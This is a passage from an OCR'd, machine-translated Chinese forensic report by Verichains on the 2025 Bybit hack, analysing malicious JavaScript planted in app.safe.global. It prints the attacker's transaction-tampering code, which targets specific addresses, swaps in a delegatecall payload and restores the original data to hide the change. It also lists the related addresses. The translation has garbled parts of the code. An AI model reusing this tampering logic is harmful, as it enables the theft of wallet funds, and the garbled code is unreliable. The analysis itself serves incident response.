        尝试{
                //尝试签署修改后的（恶意）交易。 const result = await safeSDK.signTransaction(safeTransaction,

发送选项);
                //在结果和中恢复原始交易数据
交易对象。
                结果.数据=原始交易数据;
                安全交易.数据=原始交易数据;
                返回结果；
        }捕获(错误) {
                //如果发生错误,则恢复原始交易数据
并传播错误。
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
            安全交易.数据=原始交易数据;
            抛出错误;
        }
}别的{
        //如果攻击条件不满足,则签署
交易按最初定义的方式进行。
        const result = await safeSDK.signTransaction(safeTransaction,
发送选项);
        返回结果;
}
```

3. 修补useGasLimit调用

原始修补代码： let wa =

```
[   0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4   ,
 “0x19c6876e978d9f128147439ac4cd9ea2582cd141”];
让ba = [   0x828424517f9f04015db02169f4026d57b2b07229   ,
 “0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”];
让ta = “0x96221423681a6d52e184d440a8efcebb105c7242”;
让那=
 “0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be”
296951600000000000000000000000000000000000000000000000000000000000000000
000”;
注意= 1;
令vl = 0;
让sa = l.toLowerCase();
让lu = i.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
如果(cf == true && se.data.operation == 0) {
        返回218207;
}
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

为了更好地理解而重写： /*

```
* safeSDK:用于与 Safe 交互的实例（r）。
* safeTransaction:将被操作的交易对象（e）。
*
* 注意:此代码作为攻击的一部分针对特定地址
向量。
*/

//要监控的目标安全地址列表
让targetSafeAddresses = [
        “0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4”，
        “0x19c6876e978d9f128147439ac4cd9ea2582cd141”
];

//要监控的目标签名者地址列表
让targetSignerAddresses = [
        “0x828424517f9f04015db02169f4026d57b2b07229”，
        “0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”
];

//任何潜在交易修改的目标地址
让目标地址= “0x96221423681a6d52e184d440a8efcebb105c7242”；

//可以在修改后的交易中使用的有效负载数据let payloadData =

 “0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be”
296951600000000000000000000000000000000000000000000000000000000000000000
000”；

//交易中可能用到的操作代码
```

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
让操作代码= 1;

//交易中可能用到的值字段
让valueAmount = 0;

//获取并规范化签名者的地址以便比较
让signerAddress = l.toLowerCase();

//获取并规范化保险箱的地址以便比较
让safeAddress = i.toLowerCase();

//检查安全地址是否与我们的目标列表中的任何一个匹配
const isTargetedSafe = targetSafeAddresses.some(addr =>
安全地址.包括（地址））；

//检查签名者地址是否与我们的目标列表中的任何一个匹配const isTargetedSigner =
targetSignerAddresses.some(addr => signerAddress.includes(addr));



//如果 Safe 被锁定,且交易操作为 0
（标准呼叫），
//返回一个特定的 gas 限制值 (218207) if (isTargetedSafe == true &&
safeTransaction.data.operation == 0) {
    //返回目标安全地址的自定义 gas 限制
    返回218207;
}

//对于非目标地址,该函数将继续执行
point //
并返回原始的 gas 限制值
```

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

瞄准机制

此次攻击专门针对 Bybit,将恶意 JavaScript 注入 Bybit 签名者可以访问的 app.safe.global。该有效载荷的设计仅在满足某些条件时激活。这种选择性执行确保后门不会被普通用户发现,同时还能危害高价值目标。

两个补丁首先检索并规范化签名者和 Safe 的地址。然后,它们检查这些地址是否包含在预定义的目标列表中。如果签名者的地址是 signTransaction 中的目标,则页面甚至会立即重新加载。有 2 个目标签名者,1 个是 Bybit 提案钱包（0x828…)这次攻击中,另一次来自攻击者。此重新加载有效地阻止了0x828…签署提案,只允许新的交易提案 我们仍然不确定原因。

然而,这两种黑客攻击的重点都是保险箱的地址:如果它是一个目标,并且当前交易的操作设置为其默认值（0）,那么就会应用黑客攻击。

修改流程

1. 备份原始数据在进行任何更改之前,存储
   原始交易数据的克隆。
2. 覆盖交易字段
   交易对象中的以下字段被替换为恶意值： - 收件人字段设置为攻击者的地址。
   - 操作代码从0更改为恶意操作（此处为1,表示委托调用）。
   - 使用编码的有效载荷更新数据字段,用于传输代币或
     执行恶意操作。
   - 值和气体字段值和safeTxGas也被攻击者定义的值覆盖。
3. 调用 Safe SDK 方法
   - Patch （executeTransaction）:使用executeTransaction方法执行修改后的交易。
   - Patch （signTransaction）:使用signTransaction方法对修改后的交易进行签名。
4. 恢复原始数据

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

在交易执行或签名之后，将通过更新结果（在签名交易的情况下）或交易对象（在两种情况下）来恢复原始交易数据，确保篡改在后续处理中保持隐藏。


通过遵循此过程，两个补丁都会劫持正常的交易流程。攻击有效地转移了交易执行或签名，从而将资金或操作重定向到攻击者的地址，并带有恶意负载。尽管使用不同的 SDK 方法executeTransaction和signTransaction，但两个补丁共享核心黑客逻辑。

地址	标签	笔记
0x828424517f9f04015db02169f4026d57b2b07229	Bybit 安全提议	在 Safe 上准备和提出交易。
0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97	黑客测试钱包	黑客用于智能合约的测试钱包
0x96221423681a6d52e184d440a8efcebb105c7242	恶意聪明的合同	通过以下方式升级逻辑的恶意合约 DELEGATECALL [0x1]
0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516	恶意聪明的合同	恶意实施合约部署于 2025 年 2 月 19 日，UTC 时间 7:15:23
0x0fa09C3A328792253f8dee7116848723b72a6d2e	拜比特开发	部署并初始化黑客交易的黑客主钱包
0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4	比特冷钱包	safe.global 上的 Bybit 多重签名钱包
0x19C6876E978D9F128147439ac4cd9EA2582cd141	黑客测试多重签名合同	在黑客攻击之前用于测试的 Safe 上的多重签名钱包。 针对真实漏洞进行模拟测试： https://etherscan.io/tx/0xbe42ca77d43686c822a198c3641f3dadd1edcb5fde22fbc1738b3298a9c25ddb

表 3:相关地址列表

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/



后门代码流

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

初步结论

- app.safe.global的良性 JavaScript 文件似乎已被替换为
  恶意代码于2025 年 2 月 19 日 15:29:25 UTC 发起，专门针对Bybit 的以太坊多重签名冷钱包

  (0x1Db92e2EeBC8E0c075a02BeA49a2935BcD2dFCF4)。该攻击旨在在下一次 Bybit 交易期间激活，该交易发生在2025 年 2 月 21 日 14:13:35 UTC。

- 根据对 Bybit 签名者机器的调查结果以及在 Wayback Archive 上发现的缓存的恶意 JavaScript 负载，我们强烈得出结论，Safe.Global 的 AWS S3 或 CloudFront 帐户/API 密钥可能已被泄露或泄露。

  （注：2024 年 9 月，谷歌搜索宣布与 Wayback Archive 整合，提供 Wayback Machine 上缓存网站版本的直接链接。这验证了缓存的恶意文件的合法性。）

- 应进行进一步调查以验证调查结果和根本原因。